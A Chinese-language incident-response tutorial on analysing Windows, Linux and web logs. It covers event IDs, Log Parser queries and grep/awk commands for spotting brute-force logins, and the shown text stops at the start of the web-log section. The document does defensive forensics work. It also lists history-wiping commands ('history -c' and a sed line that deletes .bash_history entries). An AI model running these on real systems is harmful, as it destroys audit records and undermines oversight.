

本文作者：**bypass**（信安之路作者团队成员 & 个人公众号 *bypass*）

第1篇:Window 日志分析

0x01 Window 事件日志简介

Windows 系统日志是记录系统中硬件、软件和系统问题的信息，同时还可以监视系统中发生的事件。用户可以通过它来检查错误发生的原因，或者寻找受到攻击时攻击者留下的痕迹。

Windows 主要有以下三类日志记录系统事件：应用程序日志、系统日志和安全日志。

系统日志

记录操作系统组件产生的事件，主要包括驱动程序、系统组件和应用软件的崩溃以及数据丢失错误等。系统日志中记录的时间类型由 Windows NT/2000 操作系统预先定义。

默认位置：`%SystemRoot%\System32\Winevt\Logs\System.evtx`

应用程序日志

包含由应用程序或系统程序记录的事件，主要记录程序运行方面的事件，例如数据库程序可以在应用程序日志中记录文件错误，程序开发人员可以自行决定监视哪些事件。如果某个应用程序出现崩溃情况，那么我们可以从程序事件日志中找到相应的记录，也许会有助于你解决问题。

默认位置：`%SystemRoot%\System32\Winevt\Logs\Application.evtx`

安全日志

记录系统的安全审计事件，包含各种类型的登录日志、对象访问日志、进程追踪日志、特权使用、帐号管理、策略变更、系统事件。安全日志也是调查取证中最常用到的日志。默认设置下，安全性日志是关闭的，管理员可以使用组策略来启动安全性日志，或者在注册表中设置审核策略，以便当安全性日志满后使系统停止响应。

默认位置：`%SystemRoot%\System32\Winevt\Logs\Security.evtx`

系统和应用程序日志存储着故障排除信息，对于系统管理员更为有用。安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么，对于调查人员而言，更有帮助。


0x02 审核策略与事件查看器

Windows Server 2008 R2 系统的审核功能在默认状态下并没有启用，建议开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。


PS：默认状态下，也会记录一些简单的日志，日志默认大小 20M

设置1：开始 → 管理工具 → 本地安全策略 → 本地策略 → 审核策略

参考配置操作：



设置2：设置合理的日志属性，即日志最大大小、事件覆盖阈值等：



查看系统日志方法：

1. 在“开始”菜单上，依次指向“所有程序”、“管理工具”，然后单击“事件查看器”
2. 按 "Window+R", 输入 "eventvwr.msc" 也可以直接进入“事件查看器”



0x03 事件日志分析

对于 Windows 事件日志分析，不同的 EVENT ID 代表了不同的意义，摘录一些常见的安全事件的说明：

事件ID	说明
4624	登录成功
4625	登录失败
4634	注销成功
4647	用户启动的注销
4672	使用超级用户（如管理员）进行登录
4720	创建用户

每个成功登录的事件都会标记一个登录类型，不同登录类型代表不同的方式：

登录类型	描述	说明
2	交互式登录 (Interactive)	用户在本地进行登录。
3	网络 (Network)	最常见的情况就是连接到共享文件夹或共享打印机时。
4	批处理 (Batch)	通常表明某计划任务启动。
5	服务 (Service)	每种服务都被配置在某个特定的用户账号下运行。
7	解锁 (Unlock)	屏保解锁。
8	网络明文 (NetworkCleartext)	登录的密码在网络上是通过明文传输的，如 FTP。
9	新凭证 (NewCredentials)	使用带/Netonly参数的RUNAS命令运行一个程序。
10	远程交互， (RemoteInteractive)	通过终端服务、远程桌面或远程协助访问计算机。
11	缓存交互 (CachedInteractive)	以一个域用户登录而又没有域控制器可用

关于更多 EVENT ID，详见微软官方网站上找到了“Windows Vista 和 Windows Server 2008 中的安全事件的说明”。

原文链接：


<https://support.microsoft.com/zh-cn/help/977519/description-of-security-events-in-windows-7-and-in-windows-server-2008>

案例 1：可以利用 eventlog 事件来查看系统账号登录情况：

- 1、在“开始”菜单上，依次指向“所有程序”、“管理工具”，然后单击“事件查看器”；
- 2、在事件查看器中，单击“安全”，查看安全日志；
- 3、在安全日志右侧操作中，点击“筛选当前日志”，输入事件 ID 进行筛选。

```
4624 --登录成功
4625 --登录失败
4634 -- 注销成功
4647 -- 用户启动的注销
4672 -- 使用超级用户（如管理员）进行登录
```

我们输入事件 ID: 4625 进行日志筛选，发现事件 ID: 4625，事件数 175904，即用户登录失败了 175904 次，那么这台服务器管理员账号可能遭遇了暴力猜解。




案例 2：可以利用 eventlog 事件来查看计算机开关机的记录：

- 1、在“开始”菜单上，依次指向“所有程序”、“管理工具”，然后单击“事件查看器”；
- 2、在事件查看器中，单击“系统”，查看系统日志；
- 3、在系统日志右侧操作中，点击“筛选当前日志”，输入事件ID进行筛选。

其中事件 ID 6006、ID 6005、ID 6009 就表示不同状态的机器的情况（开关机）。

```
6005 信息 EventLog 事件日志服务已启动。(开机)
6006 信息 EventLog 事件日志服务已停止。(关机)
6009 信息 EventLog 按ctrl、alt、delete键(非正常)关机
```

我们输入事件 ID: 6005-6006 进行日志筛选，发现了两条在 2018/7/6 17:53:51 左右的记录，也就是我刚才对系统进行重启的时间。



0x04 日志分析工具

Log Parser

Log Parser (是微软公司出品的日志分析工具, 它功能强大, 使用简单, 可以分析基于文本的日志文件、XML 文件、CSV (逗号分隔符) 文件, 以及操作系统的事件日志、注册表、文件系统、Active Directory。它可以像使用 SQL 语句一样查询分析这些数据, 甚至可以把分析结果以各种图表的形式展现出来。

Log Parser 2.2下载地址:

<https://www.microsoft.com/en-us/download/details.aspx?id=24659>

Log Parser 使用示例:

<https://mlichtenberg.wordpress.com/2011/02/03/log-parser-rocks-more-than-50-examples/>

EventLog	RecordNum...	TimeGenerated	TimeWritten	Event...	EventTy...	EventTypeName	EventCateg...	E...	SourceName	S...	ComputerName	SID	Message	Data
c:\111\evtx	1	2019-05-23 23:21:...	2019-05-23 23:21:...	1102	8	Success Audit ev...	104	T...	Microsoft-Windows-Eventlog	S...	WIN-D8MSEM20MJB	NULL	审核日志已被清除。	NULL
c:\111\evtx	2	2019-05-23 23:22:...	2019-05-23 23:22:...	4624	8	Success Audit ev...	12544	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	已成功登录帐户。主...	NULL
c:\111\evtx	3	2019-05-23 23:22:...	2019-05-23 23:22:...	4672	8	Success Audit ev...	12548	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	为新登录分配了特殊...	NULL
c:\111\evtx	4	2019-05-23 23:30:...	2019-05-23 23:30:...	4647	8	Success Audit ev...	12545	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	用户启动的注销。主题...	NULL
c:\111\evtx	5	2019-05-23 23:30:...	2019-05-23 23:30:...	4634	8	Success Audit ev...	12545	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	已注销帐户。主题 安...	NULL
c:\111\evtx	6	2019-05-23 23:30:...	2019-05-23 23:30:...	4776	8	Success Audit ev...	14336	T...	Microsoft-Windows-Security-Audit...	M...	WIN-D8MSEM20MJB	NULL	计算机试图验证帐户...	NULL
c:\111\evtx	7	2019-05-23 23:30:...	2019-05-23 23:30:...	4648	8	Success Audit ev...	12544	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	试图使用显式凭据登...	NULL
c:\111\evtx	8	2019-05-23 23:30:...	2019-05-23 23:30:...	4624	8	Success Audit ev...	12544	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	已成功登录帐户。主...	NULL
c:\111\evtx	9	2019-05-23 23:30:...	2019-05-23 23:30:...	4672	8	Success Audit ev...	12548	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	为新登录分配了特殊...	NULL
c:\111\evtx	10	2019-05-26 14:34:...	2019-05-26 14:34:...	4616	8	Success Audit ev...	12288	T...	Microsoft-Windows-Security-Audit...	S...	WIN-D8MSEM20MJB	NULL	更改了系统时间。主...	NULL

基本查询结构

```
Logparser.exe -i:EVT -o:DATAGRID "SELECT * FROM c:\xx\evtx"
```

使用 Log Parser 分析日志

1、查询登录成功的事件

登录成功的所有事件

```
LogParser.exe -i:EVT -o:DATAGRID "SELECT * FROM c:\Security.evtx where EventID=4624"
```

指定登录时间范围的事件：

```
LogParser.exe -i:EVT -o:DATAGRID "SELECT * FROM c:\Security.evtx where TimeGenerated>'2018-06-19 23:32:11' and TimeGenerated<'2018-06-20 23:34:00' and EventID=4624"
```

提取登录成功的用户名和IP：

```
LogParser.exe -i:EVT -o:DATAGRID "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,5,'|') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evtx where EventID=4624"
```

2、查询登录失败的事件

登录失败的所有事件：

```
LogParser.exe -i:EVT -o:DATAGRID "SELECT * FROM c:\Security.evtx where EventID=4625"
```

提取登录失败用户名进行聚合统计：

```
LogParser.exe -i:EVT "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,EXTRACT_TOKEN(Message,19,' ') as user,count(EXTRACT_TOKEN(Message,19,' ')) as Times,EXTRACT_TOKEN(Message,39,' ') as Loginip FROM c:\Security.evtx where EventID=4625 GROUP BY Message"
```

3、系统历史开关机记录：

```
LogParser.exe -i:EVT -o:DATAGRID "SELECT TimeGenerated,EventID,Message FROM c:\System.evtx where EventID=6005 or EventID=6006"
```

LogParser Lizard

对于 GUI 环境的 Log Parser Lizard，其特点是比较易于使用，甚至不需要记忆繁琐的命令，只需要做好设置，写好基本的 SQL 语句，就可以直观的得到结果。

下载地址：

http://www.lizard-labs.com/log_parser_lizard.aspx

依赖包：Microsoft .NET Framework 4 .5，下载地址：

<https://www.microsoft.com/en-us/download/details.aspx?id=42642>

查询最近用户登录情况：

QueryData ViewReports and AnalysisExportTools

Run QueryRun With Parameters

Query TypeInput Properties

Save ChangesSave As NewSave to File

Output TypeOutput PropertiesChoose Output File

Run QueryQuery PropertiesSave query and its propertiesOutput Properties (only for MS ...)

QueryResult GridChartDashboard


	Event Type	Login Time	User Name	Login Ip
1	5	2018/7/9 17:11:58	SYSTEM	-
2	2	2018/7/9 17:02:22	Administrator	::1
3	2	2018/7/9 17:02:10	Administrator	::1
4	2	2018/7/9 17:01:56	Administrator	::1
5	2	2018/7/9 14:27:02	ftptest	127.0.0.1
6	10	2018/7/9 14:26:08	Administrator	192.168.204.1
7	5	2018/7/9 11:16:23	SYSTEM	-
8	5	2018/7/9 11:14:59	SYSTEM	-
9	5	2018/7/9 11:14:48	SYSTEM	-
10	3	2018/7/9 11:14:04	ANONYMOUS LOGON	源网络地址:
11	5	2018/7/9 11:14:03	IUSR	-
12	5	2018/7/9 11:13:44	Administrator	-
13	2	2018/7/9 11:13:25	Administrator	127.0.0.1
14	5	2018/7/9 11:13:11	Administrator	-
15	5	2018/7/9 11:12:57	Administrator	-
16	5	2018/7/9 11:12:25	Administrator	-
17	5	2018/7/9 11:12:22	SYSTEM	-
18	5	2018/7/9 11:12:22	SYSTEM	-
19	5	2018/7/9 11:12:20	SYSTEM	-

Event Log Explorer

Event Log Explorer 是一款非常好用的 Windows 日志分析工具。可用于查看，监视和分析跟事件记录，包括安全，系统，应用程序和其他微软 Windows 的记录被记载的事件，其强大的过滤功能可以快速的过滤出有价值的信息。

下载地址：

<https://event-log-explorer.en.softonic.com/>



第 2 篇:Linux 日志分析

0x00 前言

Linux 系统拥有非常灵活和强大的日志功能，可以保存几乎所有的操作记录，并可以从中检索出我们需要的信息。本文简介一下 Linux 系统日志及日志分析技巧。

0x01 日志简介

日志默认存放位置：`/var/log/`

查看日志配置情况：`more /etc/rsyslog.conf`

日志文件

说明

<code>/var/log/cron</code>	记录了系统定时任务相关的日志
<code>/var/log/cups</code>	记录打印信息的日志
<code>/var/log/dmesg</code>	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
<code>/var/log/maillog</code>	记录邮件信息
<code>/var/log/message</code>	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
<code>/var/log/btmp</code>	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
<code>/var/log/lastlog</code>	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
<code>/var/log/wtmp</code>	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
<code>/var/log/utmp</code>	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
<code>/var/log/secure</code>	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

比较重要的几个日志：

```
登录失败记录： /var/log/btmp      //lastb
最后一次登录： /var/log/lastlog  //lastlog
登录成功记录： /var/log/wtmp     //last
登录日志记录： /var/log/secure
目前登录用户信息： /var/run/utmp //w、who、users
历史命令记录： history
仅清理当前用户： history -c
```

0x02 日志分析技巧

A、常用的shell命令

Linux 下常用的 shell 命令如： `find`、`grep`、`egrep`、`awk`、`sed`

小技巧：

1、grep显示前后几行信息，标准 unix/linux 下的 grep 通过下面参数控制上下文：

`grep -C 5 foo file` 显示 file 文件里匹配 foo 字符串那行以及上下 5 行

`grep -B 5 foo file` 显示 foo 及前 5 行

`grep -A 5 foo file` 显示 foo 及后 5 行

查看 grep 版本号的方法是 `grep -V`

2、grep 查找含有某字符串的所有文件

`grep -rn "hello,world!"`

`*`：表示当前目录所有文件，也可以是某个文件名

`-r` 是递归查找

`-n` 是显示行号

`-R` 查找所有文件包含子目录

`-i` 忽略大小写

3、如何显示一个文件的某几行：

`cat input_file | tail -n +1000 | head -n 2000`

从第 1000 行开始，显示 2000 行。即显示 1000~2999 行

4、`find /etc -name init` //在目录 `/etc` 中查找文件 `init`

5、只是显示 `/etc/passwd` 的账户

`cat /etc/passwd | awk -F ':' '{print $1}'`

`awk -F` 指定域分隔符为 ':'，将记录按指定的域分隔符划分域，填充域，`$0` 则表示所有域，`$1` 表示第一个域，`$n` 表示第 n 个域。

6、`sed -i '153,$d' .bash_history` 删除历史操作记录，只保留前 153 行

B、日志分析技巧

a、`/var/log/secure`

1、定位有多少 IP 在爆破主机的 root 帐号：

```
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

定位有哪些IP在爆破：

```
grep "Failed password" /var/log/secure | grep -E -o "(25[0-5]|2[0-4][0-9]|([01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|([01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|([01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|([01]?[0-9][0-9]?))" | uniq -c
```

爆破用户名字典是什么？

```
grep "Failed password" /var/log/secure | perl -e 'while($_=<>){/for(.*)? from/; print "$1\n";}' | uniq -c | sort -nr
```

2、登录成功的 IP 有哪些：

```
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

登录成功的日期、用户名、IP：

```
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
```

3、增加一个用户kali日志：

```
grep "useradd" /var/log/secure
```

```
Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001, home=/home/kali, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password changed for kali
```

4、删除用户 kali 日志：

```
grep "userdel" /var/log/secure
```

```
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned
by 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group
'kali' owned by 'kali'
```

5、su 切换用户：

```
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session
opened for user good by root(uid=0)~
```

sudo授权执行：

```
sudo -l
```

```
Jul 10 00:43:09 localhost sudo:      good : TTY=pts/4 ;
PWD=/home/good ; USER=root ; COMMAND=/sbin/shutdown -r now
```

b、/var/log/yum.log

软件安装升级卸载日志：

```
yum install gcc
```

```
[root@bogon ~]# more /var/log/yum.log

Jul 10 00:18:23 Updated:  cpp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated:  libgcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated:  libgomp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated:  gcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated:  libgcc-4.8.5-28.el7_5.1.i686
```

第 3 篇:Web 日志分析

0x01 Web 日志

Web 访问日志记录了 Web 服务器接收处理请求及运行时错误等各种原始信息。通过对WEB 日志进行的安全分析，不仅可以帮助我们定位攻击者，还可以帮助我们还原攻击路径，找到网站存在的安全漏洞并进行修复。

我们来看一条 Apache 的访问日志：

```
127.0.0.1 - - [11/Jun/2018:12:47:22 +0800] "GET /login.html
HTTP/1.1" 200 786 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
```

